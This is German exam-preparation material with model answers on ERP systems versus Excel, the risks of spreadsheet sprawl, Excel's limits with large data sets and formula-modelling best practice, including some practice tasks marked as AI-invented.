(✓){+5} Grenzfall Datei-Ballast ohne Daten. Eine Mappe kann mehrere Megabyte groß und träge sein, obwohl nur zwanzig Zeilen Daten enthalten sind: Ursache sind formatierte Leerzellen bis ans Blattende. Die Prüfung erfolgt mit Strg + Ende, das die letzte benutzte Zelle anspringt; Abhilfe schafft das Löschen der überzähligen Zeilen und Spalten mit anschließendem Speichern.

(✓){+6} Verbindung zu volatilen Funktionen als eigenem Klausurthema. Am 26.07.2022 fragt Rohleder volatile Tabellenblattfunktionen als eigenständige Aufgabe mit sieben Punkten, dort mit Definition, drei Beispielen und der Begründung für sparsamen Einsatz. Argument 1 dieser Aufgabe ist inhaltlich dieselbe Antwort.

(✓){+7} Verbindung zur Frage nach den Aufgaben von Excel. Argument 3 überschneidet sich mit der Aufgabe „Ist es Aufgabe von Excel, mit einer Million Datensätzen umzugehen?“ (27.02.2024). Dort lautet die Antwort: Excel ist Analyse- und Präsentationswerkzeug, nicht Datenbank – Massendaten gehören in ein Datenbanksystem, und Excel greift lesend darauf zu.

Rohleders Erwartung: Er will ein klares „Ja“, danach drei voneinander unabhängige Ursachen mit je einer konkreten Gegenmaßnahme. Formeln müssen dabei Bestandteil für Bestandteil erklärt werden, sonst gilt das Argument als nur behauptet.

Aufgabe #129 · 12 P. · Parallelwelt Excel: Grenzen des ERP-Systems und Nachteile des Excel-Wildwuchses · Original-Aufgabenstellung

- a) 6 P. Erläutern Sie ausführlich: Die Verwendung eines integrierten betriebswirtschaftlichen Standardsoftwarepakets wie bspw. SAP R/3 bzw. SAP S/4HANA bietet zwar viele Vorteile, stößt in der VUCA-Welt aber auch an ihre Grenzen.
- b) 6 P. Excel wird häufig als eine Art „Schweizer Taschenmesser“ in dynamischen Umfeldern gehandelt. Der exzessive Einsatz von Excel-Arbeitsmappen für Planungs- Steuerungs- und Kontrollzwecke im Unternehmen bringt aber auch handfeste Nachteile mit sich. Erläutern Sie drei davon!

a) 6 P. – Vorteile und Grenzen integrierter ERP-Software (3 Vorteile, 3 Grenzen)

VUCA steht für **V**olatility (Schwankung), **U**ncertainty (Unsicherheit), **C**omplexity (Komplexität) und **A**mbiguity (Mehrdeutigkeit) und beschreibt ein Umfeld, dessen Anforderungen sich schnell und schwer vorhersehbar ändern. Genau in diesem Umfeld zeigen sich Stärke und Schwäche eines ERP-Systems als zwei Seiten derselben Eigenschaft.

Vorteil 1 – Integration und Single Source of Truth. Alle Module von Einkauf über Produktion und Vertrieb bis zur Finanzbuchhaltung greifen auf **eine gemeinsame Datenbasis** zu; eine Buchung wirkt sofort überall, es gibt keine Medienbrüche und keine widersprüchlichen Datenstände. ✓ {1}

Vorteil 2 – Prozessstandardisierung und Compliance. Das System bringt geprüfte Standardprozesse mit, erzwingt einheitliche Abläufe und liefert einen lückenlosen, revisionssicheren Beleg- und Änderungsverlauf, was für Wirtschaftsprüfung, GoBD und die interne Kontrolle den entscheidenden Unterschied macht. ✓ {2}

Vorteil 3 – Skalierbarkeit, Rechtekonzept und Echtzeitfähigkeit. Ein ERP bedient viele Nutzer und Standorte gleichzeitig mit einem differenzierten Rollen- und Rechtemodell; bei S/4HANA erlaubt die In-Memory-Datenbank zusätzlich Auswertungen nahezu in Echtzeit auf sehr großen Datenmengen. ✓ {3}

Grenze 1 – Komplexität und Trägheit (Volatility). Einführung und Anpassung sind aufwendige, lange Projekte mit Spezialwissen; bei schnell wechselnden Anforderungen

dauert die Anpassung regelmäßig länger, als das Marktfenster offen steht, sodass das System der Realität hinterherläuft. ✓ {4}

Grenze 2 – Kosten und Ressourcenbindung (Uncertainty). Lizenzen, Beratung, Betrieb und IT-Fachkräfte erzeugen hohe Gesamtkosten. Gerade mittelständische Unternehmen können solche Investitionen schwer rechtfertigen, wenn unsicher ist, ob der Bedarf in zwei Jahren noch derselbe ist. ✓ {5}

Grenze 3 – Geringe Flexibilität für Neues (Complexity und Ambiguity). Der Standard bildet etablierte Prozesse ab, nicht die neuen, mehrdeutigen Geschäftsmodelle; für eine schnelle Ad-hoc-Analyse, ein Experiment oder eine einmalige Sonderauswertung ist das ERP zu starr – und genau in diese Lücke springt Excel. Der Merksatz: Das ERP ist stark bei **Stabilität und Kontrolle** und schwach bei **Tempo und Flexibilität**. ✓ {6}

b) 6 P. – Drei handfeste Nachteile des exzessiven Excel-Einsatzes (je 2 P.)

Nachteil 1: Hohe Fehleranfälligkeit (Spreadsheet-Risk). Excel prüft Inhalte nicht auf Plausibilität und protokolliert keine Änderungen; ein überschriebener Bezug, eine beim Einfügen nicht mitgewachsene Formel oder eine aus dem Summenbereich gerutschte Zeile bleibt schlicht **unbemerkt**, weil es weder Validierung noch Prüfpfad gibt. ✓ {1} In großen Planungsmappen führt das regelmäßig zu Entscheidungen auf Basis falscher Zahlen, und die Fehler pflanzen sich über verknüpfte Zellen fort, statt an einer Stelle sichtbar zu bleiben – die bekannten Millionenschadensfälle aus der Praxis sind genau so entstanden. ✓ {2}

Nachteil 2: Keine Single Source of Truth – Versions- und Kopienchaos. Jede Mappe lässt sich kopieren, umbenennen und per E-Mail verschicken, sodass binnen Tagen mehrere Stände kursieren (Planung_final, Planung_final_v2, Planung_final_NEU) und niemand sicher sagen kann, welcher gilt. ✓ {3} Die Datenstände driften auseinander, dieselbe Kennzahl steht in zwei Berichten unterschiedlich, und die Diskussion verlagert sich von der Sache auf die Frage, wessen Datei richtig ist – genau die Wirkung, die das ERP eigentlich beseitigen sollte. ✓ {4}

Nachteil 3: Fehlende Governance, Mehrbenutzerfähigkeit und Skalierbarkeit. Excel kennt kein Rollen- und Rechtekonzept: Wer die Datei öffnen kann, darf alles ändern oder löschen; gleichzeitiges Arbeiten ist nur eingeschränkt möglich, und Revisionssicherheit im Sinne eines Änderungsprotokolls existiert nicht. ✓ {5} Hinzu kommt das **Key-Person-Risiko**: Das Wissen über die verschachtelte Mappe steckt oft in einer einzigen Person, und fällt diese aus, versteht die Konstruktion niemand mehr. Für wachsende Datenmengen ist Excel zudem technisch nicht ausgelegt, weil die Mappe vollständig im Arbeitsspeicher gehalten und bei jeder Änderung neu berechnet wird. ✓ {6}

■ Über die geforderten Punkte hinaus

Der Begriff, auf den die Aufgabe zusteuert, lautet **Schatten-IT** beziehungsweise **End-User-Computing**: Mitarbeiter kopieren Daten aus dem ERP heraus und rechnen in Excel weiter, sodass neben dem offiziellen ein zweites, inoffizielles Informationssystem entsteht, das außerhalb jeder IT-Governance liegt. (✓){+1}

Der typische unbemerkte Fehler dieser Parallelwelt lässt sich an einer Formel zeigen: =SVERWEIS(A2; Preise!\$A\$2:\$B\$100; 2; FALSCH). = startet die Formel; SVERWEIS sucht in der **ersten** Spalte der Matrix; A2 ist das Suchkriterium; ; trennt die Argumente; Preise! verweist über das Ausrufezeichen auf ein anderes Blatt; ; spannt den Bereich auf; die \$ fixieren ihn absolut; 2 ist der Spaltenindex; FALSCH erzwingt exakte Übereinstimmung. (✓){+2}

Fehlerquelle A: Wird die Matrix ohne \$ als Preise!A2:B100 geschrieben und die Formel nach unten kopiert, **wandert der Suchbereich mit** – Zeile 3 sucht in A3:B101, Zeile 4 in A4:B102. Die unteren Artikel fallen aus dem Bereich, und das Ergebnis ist teils plausibel, teils falsch, aber nirgends markiert. (✓){+3}

Fehlerquelle B: Lässt man FALSCH weg, sucht SVERWEIS() die **nächstkleinere** statt der exakten Nummer. Ist die Preisliste nicht aufsteigend sortiert, kommt ein falscher Preis zurück – die Zahl ist da, sie ist nur falsch, und niemand prüft sie. (✓){+4}

Die Grenzen aus a) und die Nachteile aus b) hängen kausal zusammen: Je träger und teurer die Anpassung des ERP, desto größer der Anreiz, die Lücke in Excel zu schließen – die Parallelwelt ist damit kein Disziplinproblem der Anwender, sondern eine **Folge des Systemzuschnitts**. (✓){+5}

Umgekehrt gilt: Wer die Parallelwelt bekämpfen will, muss zuerst die Antwortzeit der IT auf Auswertungswünsche senken. Ein Verbot ohne Alternative erzeugt nur besser versteckte Excel-Dateien. (✓){+6}

Der belastbare Mittelweg heißt **kontrolliertes End-User-Computing**: Excel bleibt für Ad-hoc-Analysen zugelassen, aber entscheidungsrelevante Mappen werden inventarisiert, bekommen einen benannten Verantwortlichen, eine Versionsführung und eine Freigabe – das ist der Kern jeder EUC-Richtlinie. (✓){+7}

Regulatorisch ist das kein Wunschkonzert: Die **GoBD** verlangen Nachvollziehbarkeit, Unveränderbarkeit und Aufbewahrung steuerrelevanter

Aufzeichnungen. Eine frei überschreibbare Excel-Datei erfüllt das ohne zusätzliche Maßnahmen nicht. (✓)(+8)

Technisch entschärfen lässt sich vieles ohne Systemwechsel: **Power Query** holt die Daten protokolliert aus der Quelle statt per Copy-and-paste, das **Datenmodell** hält große Mengen außerhalb des Blatts, und **SharePoint** liefert Versionshistorie und Rechte. Das nimmt Nachteil 2 und 3 einen erheblichen Teil ihrer Schärfe. (✓)(+9)

Die Gegenposition gehört genannt: Excel ist **nicht** das Problem, sondern die einzige Stelle, an der ein Fachbereich seine Fachlogik selbst abbilden kann. Ein ERP, das jede Sonderauswertung abbildet, gibt es nicht – die Frage ist die Grenzziehung, nicht die Abschaffung. (✓)(+10)

Prüffrage für die Grenzziehung, die sich in einer Klausur gut macht: Fließt das Ergebnis der Mappe in eine **externe** Berichterstattung oder in eine Entscheidung mit erheblichen finanziellen Folgen? Dann gehört es unter Governance. Dient es der Meinungsbildung im Team, darf es Excel bleiben. (✓)(+11)

Schlussatz: ERP-Systeme liefern **Kontrolle, Integration und Revisionssicherheit**, sind aber träge und teuer; Excel liefert **Tempo und Flexibilität**, aber keine Governance. Der richtige Umgang ist der bewusste Einsatz für Ad-hoc-Analysen – nicht als heimliches, dauerhaftes Zweitsystem. (✓)(+12)

Rohleders Erwartung: Bei a) reicht ihm keine SAP-Werbebrochure – er will die Grenzen ausdrücklich an **VUCA** festmachen und hören, dass Stärke und Schwäche dieselbe Eigenschaft sind. Bei b) genau drei Nachteile, jeder mit einem konkreten Schadensbild; „ist unübersichtlich“ ohne Folge ist kein Nachteil.

Aufgabe #130 · 10 P. · Digitalisierungs-Dilemma einer Verwaltung nach Ransomware-Angriff · Original-Aufgabenstellung

! Wiederholer: Diese Aufgabe kam am 14.07.2025 nahezu wortgleich erneut dran – der Presseauschnitt und die Fragestellung sind praktisch identisch.

(Presseauschnitt im Klausurheft, Quelle: Spiegel.de, 2023-02-11)

Der Landkreis im Südwesten wurde Opfer einer Ransomware-Attacke, die Server-Anwendungen standen über einen längeren Zeitraum nicht zur Verfügung. Erläutern Sie das grundsätzliche Dilemma, in dem viele Verwaltungen, egal ob in Unternehmen oder der öffentlichen Hand, in Bezug auf die digitale Datenverarbeitung im Rahmen ihres Tagesgeschäfts stecken. Gehen Sie dazu auch auf die Chancen und Risiken der Arbeit mit Excel ein.

(✓)(+1) Der Kernsatz als Reserve für jede Fassung: Je stärker digitalisiert, desto effizienter und zugleich desto verwundbarer — der Landkreis-Fall belegt beides, weil die Ransomware nicht einen Teilbereich, sondern über die zentrale Server-Anwendung als Single Point of Failure das gesamte Tagesgeschäft stilllegte.

Rohleders Erwartung: Er korrigiert diese Aufgabe über ein Vier-Buchstaben-Raster am Rand (D = Dilemma, T = Tagesgeschäft, R = Risiken, C = Chancen) und vergibt für das Dilemma selbst nur zwei Striche. Wer drei Absätze über das Dilemma schreibt und Chancen und Risiken je nur streift, verschenkt genau die Punkte, die am leichtesten zu holen sind.

Aufgabe #131 · 7 P. · Ist eine Million Datensätze eine Aufgabe für Excel? · Original-Aufgabenstellung

Das aktuelle Dateiformat von Excel ermöglicht Tabellenblätter mit bis zu 1.048.576 Zeilen. Aber nicht alles, was möglich, ist automatisch sinnvoll. Ist es Aufgabe von Excel, in einer Arbeitsmappe mit einer Million Datensätzen umzugehen? Begründen Sie Ihr Urteil ausführlich, d.h. mit mindestens drei verschiedenen Argumenten.

Urteil

Nein. Die Verwaltung von einer Million Datensätzen ist keine Aufgabe von Excel: Die Zeilengrenze des Dateiformats ist eine Kapazitätsangabe und kein Nutzungsauftrag, und Excel ist ein Tabellenkalkulationsprogramm zur Analyse, Aufbereitung und Darstellung, kein Datenbank-Management-System zur Massendatenhaltung. ✓ **(1)**

Begründung mit drei Argumenten

1. **Leistung und Stabilität.** Excel hält die gesamte Arbeitsmappe im Arbeitsspeicher und berechnet bei jeder Änderung den Abhängigkeitsbaum neu; bei einer Million Zeilen werden Sortieren, Filtern, Pivot-Auswertungen und jede Neuberechnung entsprechend langsam, und der Speicherbedarf steigt bis zur Absturz- und damit Datenverlustgefahr. ✓ **(2)** Die praktische Leistungsgrenze wird deshalb regelmäßig lange vor der Formatgrenze erreicht, insbesondere wenn zusätzlich volatile Funktionen oder viele Matrixformeln im Blatt stehen. ✓ **(3)**
2. **Fehlende Durchsetzung von Datenqualität.** Eine Datenbank erzwingt Datentypen, Pflichtfelder und referenzielle Integrität und kennt Transaktionssicherheit, sodass eine Änderung entweder vollständig oder gar nicht

wirksam wird; Excel erlaubt dagegen in jeder Zelle jeden Inhalt und verhindert weder Text in einer Betragsspalte noch eine Buchung ohne zugehörigen Stammsatz. ✓ **⟨4⟩** In der Masse ist das entscheidend, weil ein einzelner falscher Wert oder eine um wenige Zeilen zu kurz gezogene Formel in einer Million Datensätze nicht mehr auffällt und still in jedes Ergebnis einfließt. ✓ **⟨5⟩**

3. **Fehlender Mehrbenutzer- und Nachweisbetrieb.** Datenbestände dieser Größe entstehen nicht einmalig, sondern werden laufend von mehreren Personen gepflegt; das verlangt gleichzeitigen Schreibzugriff mit Sperren, abgestufte Zugriffsrechte und ein Protokoll darüber, wer wann welchen Wert geändert hat. ✓ **⟨6⟩** Genau das leistet eine Arbeitsmappe nicht: Die letzte Speicherung überschreibt den vorherigen Stand, parallele Bearbeitung erzeugt konkurrierende Kopien, und eine revisionssichere Änderungshistorie gibt es ab Werk nicht. ✓ **⟨7⟩**

Folgerung

Die Daten gehören in ein Datenbanksystem, und Excel setzt als Auswertungs-Frontend über Power Query, das Datenmodell oder eine Pivot-Verbindung lesend darauf auf. Damit bleiben die Stärken der Tabellenkalkulation bei Analyse, Visualisierung und Ad-hoc-Fragen erhalten, ohne dass sie eine Rolle übernehmen muss, für die sie nicht gebaut ist.

■ Über die geforderten Punkte hinaus

Ein belegter Fall genau dieser Bauart. Die britische Gesundheitsbehörde Public Health England verlor Anfang Oktober 2020 rund 15.800 positive Testergebnisse, weil Labordaten in einer Mappe im alten Format .xls zusammengeführt wurden, das bei 65.536 Zeilen endet; alles darüber wurde ohne Meldung abgeschnitten. (✓){+1} Lehrreich ist daran nicht die Zahl, sondern das Verhalten: Das Überschreiten einer Formatgrenze erzeugt keinen Fehlerwert, sondern ein vollständig plausibel aussehendes, zu niedriges Ergebnis. (✓){+2}

Die Mengengrenze lässt sich verschieben, die anderen nicht. Mit Power Query, Power Pivot und dem Datenmodell lassen sich Millionen Zeilen laden und auswerten, ohne sie als Zellen im Blatt zu halten, weil das Datenmodell spaltenweise komprimiert speichert. (✓){+3} Das verschiebt die Leistungsgrenze deutlich, ändert aber nichts an fehlender Transaktionssicherheit, fehlender Rechtevergabe und fehlendem Änderungsprotokoll, denn diese Grenzen hängen nicht an der Datenmenge. (✓){+4}

Die eigentlich tragfähigen Abbruchkriterien sind mengenunabhängig. Zwanzigtausend Zeilen einer einmaligen Auswertung sind unkritisch, während zweihundert Zeilen mit sechs gleichzeitig schreibenden Bearbeitern und gesetzlicher Nachweispflicht schon ein Fall für ein Fachsystem sind. (✓){+5} Die drei brauchbaren Fragen lauten deshalb: Schreiben mehrere gleichzeitig, muss die Änderungshistorie nachweisbar sein, und wird aus der einmaligen Analyse ein Dauerbetrieb mit wechselnden Bearbeitern. (✓){+6}

Merksatz für das Blatt. Kapazität ist kein Auftrag: Dass ein Werkzeug etwas kann, begründet nicht, dass es das tun soll, und diese Unterscheidung ist die eigentliche Antwort auf die Frage der Aufgabenstellung. (✓){+7}

Rohleders Erwartung: Er will ein klares Urteil am Anfang und danach drei unterscheidbare Argumente; dreimal „zu langsam“ in anderen Worten ergibt nach seinem Raster einen Strich. Wer zusätzlich sagt, welche Rolle Excel stattdessen behält, beantwortet die Frage vollständig statt nur abzulehnen.

Aus der Vorlesung gebaut — gelöst

Aufgaben zu Themen, die er in den Aufzeichnungen betont, angedeutet oder live vorgeführt hat. Grün umrandet = kein Original.

Aufgabe #132 · 10 P. · Das Excel-Dilemma der Verwaltungen · von der KI erfunden –

kein Original

Erläutern Sie das grundsätzliche Dilemma, in dem viele Verwaltungen – gleich ob Unternehmen oder öffentliche Hand – in Bezug auf die digitale Datenverarbeitung im Rahmen ihres Tagesgeschäfts stecken. Gehen Sie dazu auch auf die Chancen und die Risiken der Arbeit mit Excel ein.

- a) (4 P.) Erläutern Sie das Dilemma in seinen zwei Hälften.
- b) (3 P.) Erläutern Sie drei Chancen der Arbeit mit Excel.
- c) (3 P.) Erläutern Sie drei Risiken der Arbeit mit Excel.

a) 4 P. – Die zwei Hälften des Dilemmas

Erste Hälfte: Excel ist strukturell die falsche Antwort. Eine Tabellenkalkulation ist ihrer Natur nach eine isolierte Insel auf einem einzelnen Desktop, auf der eine einzelne Person etwas tut, das niemand sonst sieht. Es gibt keine zentrale Datenhaltung, keine Rechteverwaltung, keine erzwungene Versionierung, keine Protokollierung, wer wann welchen Wert geändert hat, und keine verbindliche Definition, welche Datei die gültige ist.

✓ {1} Für eine Verwaltung, die auf nachvollziehbare, prüfbare und arbeitsteilige Datenverarbeitung angewiesen ist, ist genau das disqualifizierend, und es ist auch nicht die Aufgabe von Excel, dies zu leisten. ✓ {2}

Zweite Hälfte: Es gibt nichts Besseres, das verfügbar wäre. Die Verwaltung hat für die konkrete Frage entweder gar kein Fachverfahren, oder das Fachverfahren kann die Auswertung nicht, oder die Anpassung würde Monate und ein Budget kosten, das nicht da ist. Excel ist als Schweizer Taschenmesser sofort verfügbar, von der Mitarbeiterin ohne IT-Abteilung bedienbar und deckt vom Import über die Berechnung bis zur Grafik alles ab. ✓ {3}

Das Dilemma besteht folglich nicht darin, dass die Beteiligten zu bequem wären, sondern darin, dass die fachlich richtige Ablehnung des Werkzeugs praktisch bedeuten würde, die Aufgabe gar nicht zu erledigen. Im Katastrophenfall greift man zu der Waffe, die man in der Hand hat, und das ist Excel. ✓ {4}

b) 3 P. – Drei Chancen

Chance 1: Sofortige Handlungsfähigkeit ohne Projekt. Eine Auswertung, für die ein Fachverfahren einen Änderungsantrag, ein Lastenheft und einen Releasetermin bräuchte, entsteht in Excel in einer Stunde. Diese Geschwindigkeit ist der eigentliche Grund für die Verbreitung. ✓ {1}

Chance 2: Universeller Anschluss an fremde Datenquellen. Über Power Query lassen sich Textdateien, Webquellen, Datenbanken, SAP HANA, sogar Tabellen aus PDF-Dokumenten oder aus einem Foto einlesen und die Aufbereitungsschritte dauerhaft hinterlegen. Genau diese Offenheit ist es, die den freien Wettbewerbern über Jahrzehnte fehlt. ✓ {2}

Chance 3: Explorative Analyse und Fachnähe. Wer seinen Laden kennt, kann in einer Pivot-Analyse mit wenigen Handgriffen Aufrisse ausprobieren und Auffälligkeiten entdecken, die niemand vorher als Bericht spezifiziert hätte, etwa die fehlende Regionsbindung des Außendienstes. Die Analyse bleibt dort, wo das Fachwissen sitzt, statt in der IT. ✓ {3}

c) 3 P. – Drei Risiken

Risiko 1: Stille Fehler ohne Warnung. Ein verschobener Spaltenindex, ein als Text gespeichertes Datum oder eine nicht mitgezogene Formel liefern kein Fehlerbild, sondern eine plausibel aussehende falsche Zahl. Ein WENNFEHLER() darüber macht aus einem sichtbaren Fehler eine unsichtbare Null. ✓ {1}

Risiko 2: Fehlende Governance über Vertraulichkeit und Aktualität. Die Mappe wandert per Mail weiter, der Empfänger arbeitet auf einer veralteten Kopie, und mit dem Pivot-Blatt reisen über den Pivot-Cache alle Einzeldatensätze mit, auch wenn nur Aggregate weitergegeben werden sollten. Eine Pivot-Analyse aktualisiert sich zudem nicht von selbst, sodass abgelesene Zahlen älter sein können als die Quelle. ✓ {2}

Risiko 3: Personenabhängigkeit und Undurchschaubarkeit. Monsterformeln mit harten Werten, Formeln im Namensmanager und über die Mappe verstreute Sonderlogiken sind nur von der Person wartbar, die sie gebaut hat; verlässt sie das Haus, bleibt ein Modell zurück, das niemand mehr zu ändern wagt und dessen Ergebnisse trotzdem in Entscheidungen einfließen. ✓ {3}

■ Über die geforderten Punkte hinaus

Rohleder hat diese Aufgabe nach eigener Aussage bereits einmal als Rerun gestellt, weil die Antworten im ersten Durchlauf „gar nicht eingegangen sind auf das, was da eigentlich drin stand“, und er vermutet dahinter ein KI-Artefakt. (✓)(+1) Wer hier antwortet, sollte deshalb ausdrücklich beide Wörter der Aufgabenstellung bedienen, also Chancen und Risiken getrennt behandeln und das Wort Dilemma auch als Dilemma auflösen, statt eine allgemeine Excel-Kritik zu schreiben. (✓)(+2)

Die Zehn-Punkte-Vorgabe ist bei ihm wörtlich zu nehmen: „wenn da 10 Punkte steht, ja, was wird denn da, da müssen halt schon 10 Argumente kommen.“ (✓)(+3) Zugleich gilt die Korrekturregel, dass bei einer geforderten Anzahl nur die ersten Nennungen gewertet werden, sodass zehn saubere Argumente die richtige Menge sind und fünfzehn keinen Vorteil bringen. (✓)(+4)

Als Beleg für den Dilemma-Charakter taugt der Marktanteil: Excel liegt insgesamt bei etwa 85 Prozent, in Finanz- und Controllingabteilungen nach Rohleders Einschätzung faktisch bei 100 Prozent. Eine Ablösung ist damit keine Werkzeugentscheidung, sondern ein Organisationsprojekt. (✓)(+5)

Der Gegenpol zum Risiko ist bei ihm nicht Technik, sondern Hauskenntnis: Was vor Fehlern schützt, ist die klare Ergebniserwartung, also zu wissen, in welcher Größenordnung sich der Monatsumsatz bewegt, bevor die Formel rechnet. (✓)(+6) Weicht das Ergebnis erheblich ab, zieht man die Augenbraue hoch und fragt nach, statt die Zahl zu übernehmen. (✓)(+7)

Seine Diplomarbeit liefert dazu den Beleg aus der Praxis: Ein Optimierungsmodell mit 220 Variablen, gelöst mit dem revidierten Simplex, schlug Geschäfte mit negativer Deckungsspanne vor, die mathematisch optimal, betriebswirtschaftlich aber erklärungsbedürftig waren. Erkannt hat das nicht das Modell, sondern der Controller. (✓)(+8)

Als organisatorische Gegenmaßnahmen lassen sich nennen: verbindliche Modellierungsstandards mit Trennung von Eingabe, Rechnung und Ausgabe, ein Vier-Augen-Prinzip für entscheidungsrelevante Mappen und die Regel, dass Parameter in benannten Eingabezellen und nicht in Formeln stehen. (✓)(+9) Technisch flankiert wird das durch Datenüberprüfung an den Eingabefeldern, Blattschutz für Rechenbereiche und Power Query statt manuellem Copy-and-paste beim Import. (✓)(+10)

Rohleders Erwartung: Er will das Dilemma als echten Widerspruch sehen, also beide Seiten, und nicht eine einseitige Excel-Schelte. Der Satz, auf den er hinauswill, lautet sinngemäß: Excel ist für diese Aufgabe strukturell ungeeignet, und wir haben trotzdem nichts Besseres, was auch nur annähernd das leisten könnte. Wer die Aufgabenstellung wörtlich abarbeitet, bekommt die Punkte; wer allgemein über Digitalisierung schreibt, fällt genau in die Falle, die ihn beim ersten Durchlauf verärgert hat.

Aufgabe #133 · 12 P · Monsterformel kritisieren, obwohl sie funktioniert · von der KI erfunden – kein Original

In einer Vertriebsauswertung steht in Zelle B5 die folgende Formel, die kopiert über einen Bereich von 12 Spalten und 300 Zeilen liegt und rechnerisch das richtige Ergebnis liefert:

```
=WENNFEHLER(SVERWEIS($A5;'Daten Q1'!  
$A$4:$M$998;VERGLEICH("Umsatz";'Daten Q1'!  
$A$3:$M$3;0);FALSCH)*1,19*WENN(B$3="Nordost";1,05;WENN(B$3="Nordwest";1,02;1));0)
```

- a) (6 P.) Erläutern Sie sechs verschiedene Verstöße gegen die Modellierungs-Best-Practice.
- b) (3 P.) Erläutern Sie, wie Sie dieselbe Auswertung transparent aufbauen würden.
- c) (3 P.) Erläutern Sie, warum der Einwand „die Formel funktioniert doch“ die Kritik nicht entkräftet.

a) 6 P. – Sechs Verstöße

Verstoß 1: Harte Werte in der Formel. Der Steuersatz 1,19 und die Regionsfaktoren 1,05 und 1,02 stehen unmittelbar in der Formel. Ändert sich ein Satz, muss die Formel in 3.600 Zellen angefasst werden, und niemand sieht dem Blatt an, welche Sätze überhaupt gelten. Parameter gehören in beschriftete Eingabezellen. ✓ {1}

Verstoß 2: Magic Strings als Steuerlogik. Die Regionsnamen „Nordost“ und „Nordwest“ stehen als Textkonstanten in der Formel. Wird eine Region umbenannt oder kommt eine hinzu, rechnet die Formel still mit dem Vorgabewert 1 weiter, ohne dass ein Fehler erscheint. ✓ {2}

Verstoß 3: Verschachtelte WENN-Kaskade statt Nachschlagetabelle. Die Zuordnung Region zu Faktor ist eine zweiseitige Tabelle und gehört als solche ins Blatt, wo sie sichtbar, prüfbar und erweiterbar ist. Als Kaskade ist sie nur in der Formelzeile zu lesen und wächst mit jeder Region weiter. ✓ {3}

Verstoß 4: WENNFEHLER() als Deckel über allem. Die Umhüllung fängt jeden Fehler ab und ersetzt ihn durch null. Ein #BEZUG! aus einer gelöschten Spalte, ein #WERT! aus einem Textdatum und ein legitimes „nicht gefunden“ werden gleich behandelt und verschwinden gemeinsam in der Summe. Das ist keine Fehlerbehandlung, sondern die Beseitigung des einzigen Warnsignals. ✓ {4}

Verstoß 5: Starrer Zellbereichsbezug statt strukturiertem Verweis. 'Daten Q1'! \$A\$4:\$M\$998 ist an eine Zeilenzahl gebunden, die niemand pflegt; Datensatz 999 fällt heraus, ohne dass es auffällt. Ein strukturierter Verweis auf eine formatierte Tabelle wächst dagegen automatisch mit und benennt die Spalte im Klartext. ✓ {5}

Verstoß 6: Keine Zwischenschritte und keine Lesbarkeit. Nachschlagen, Steueraufschlag und Regionsgewichtung sind drei fachlich getrennte Vorgänge, die in einer einzigen Zelle stecken. Es lässt sich weder ein einzelner Schritt prüfen noch ein Fehler lokalisieren, und die Formel ist ohne Zerlegung schlicht nicht mehr zu lesen. ✓ {6}

b) 3 P. – Transparenter Aufbau

Zunächst werden die Parameter ausgelagert: Der Steuersatz kommt in eine benannte Eingabezelle, und die Regionsfaktoren kommen in eine kleine formatierte Tabelle tblRegionsfaktor mit den Spalten Region und Faktor, die im Blatt sichtbar ist und über die Datenüberprüfung gegen Tippfehler abgesichert wird. ✓ {1}

Danach wird die Rechnung in nachvollziehbare Schritte zerlegt, entweder in eigene Spalten oder in benannte Zwischenergebnisse: erst der Nettoumsatz aus der Quelle, dann der Regionsfaktor, dann das Produkt. Nachgeschlagen wird mit XVERWEIS() auf strukturierte Verweise, wobei der Nicht-Treffer-Fall über das eigene Argument wenn_nicht_gefunden fachlich entschieden wird statt über einen Deckel:

```
=XVERWEIS($A5;tblDatenQ1[Kunde];tblDatenQ1[Umsatz];"nicht gefunden")
```

✓ {2}

Der Regionsfaktor wird ebenfalls nachgeschlagen statt verschachtelt:

```
=XVERWEIS(B$3;tblRegionsfaktor[Region];tblRegionsfaktor[Faktor];1).
```

Damit steht in jeder Zelle genau eine Aussage, jede Zahl ist bis zu ihrer Quelle rückverfolgbar, und eine neue Region wird durch eine neue Tabellenzeile ergänzt, ohne dass eine Formel angefasst werden muss. ✓ {3}

c) 3 P. – Warum „funktioniert doch“ nicht trägt

Die Aussage „funktioniert“ bezieht sich auf einen einzigen Zeitpunkt und einen einzigen Datenstand. Modelle werden aber nicht einmal gerechnet, sondern über Jahre

fortgeschrieben, von wechselnden Personen gepflegt und an geänderte Sätze angepasst. Genau in diesen Momenten bricht die Formel, und zwar still. ✓ {1}

Hinzu kommt die Prüfbarkeit: Eine Zahl, deren Zustandekommen niemand nachvollziehen kann, ist in einer Entscheidungsvorlage wertlos, gleichgültig ob sie stimmt. Wer eine solche Formel weitergibt, verlangt vom Rest des Hauses, ihr blind zu vertrauen, und macht die Auswertung zugleich von einer einzelnen Person abhängig. ✓ {2}

Der Einwand verfehlt schließlich die Frage der Aufgabenstellung. Gefragt ist nicht die Syntax, also ob irgendwo ein Semikolon fehlt, sondern die Modellierungspraxis. Dass eine Formel mit hinreichendem Aufwand, notfalls auch KI-gestützt, überhaupt erstellbar ist, macht sie nicht zu einer guten Idee; mit solchen Monsterformeln zu jonglieren, bleibt eine Zumutung für alle, die später damit arbeiten müssen. ✓ {3}

■ Über die geforderten Punkte hinaus

Eine zweite Kritiklinie betrifft die Bezugsarten. \$A5 ist ein gemischter Bezug mit verankerter Spalte, B\$3 einer mit verankerter Zeile; beides ist hier richtig gesetzt, aber nirgends dokumentiert, sodass jede spätere Umstrukturierung ein Risiko darstellt. (✓){+1}

Rohleder nennt das Dollarzeichen konsequent „Ankerzeichen“, weil es die Zeile und oder die Spalte bei Kopiervorgängen verankert: Was verankert ist, wird beim Kopieren nicht angepasst. (✓){+2}

Für strukturierte Verweise gibt es dieses Ankerzeichen nicht. Sie sind von sich aus relativ, und wer sie beim Kopieren nach rechts unverändert halten will, muss die Steuerungstaste gedrückt halten. (✓){+3}

Die sechs Bezugsarten im Überblick: klassische Zeilen- und Spaltenbezüge, benannte Zellen, strukturierte Verweise auf Tabellenelemente, dynamische Arrays mit dem Spill-Range-Operator, 3D-Bezüge über mehrere Blätter und die veraltete Z1S1-Schreibweise. Praktische Bedeutung haben die ersten vier. (✓){+4}

3D-Bezüge sind nach Rohleders Urteil brandgefährlich, weil sie sklavische Disziplin voraussetzen, dass in allen einbezogenen Blättern in derselben Zelle die richtige Information steht. (✓){+5}

Zur Lesbarkeit langer Formeln gehört ein praktischer Kniff: Nach den Semikola dürfen Leerzeichen gesetzt werden, was die Gliederung erleichtert, ohne die Funktion zu ändern. (✓){+6}

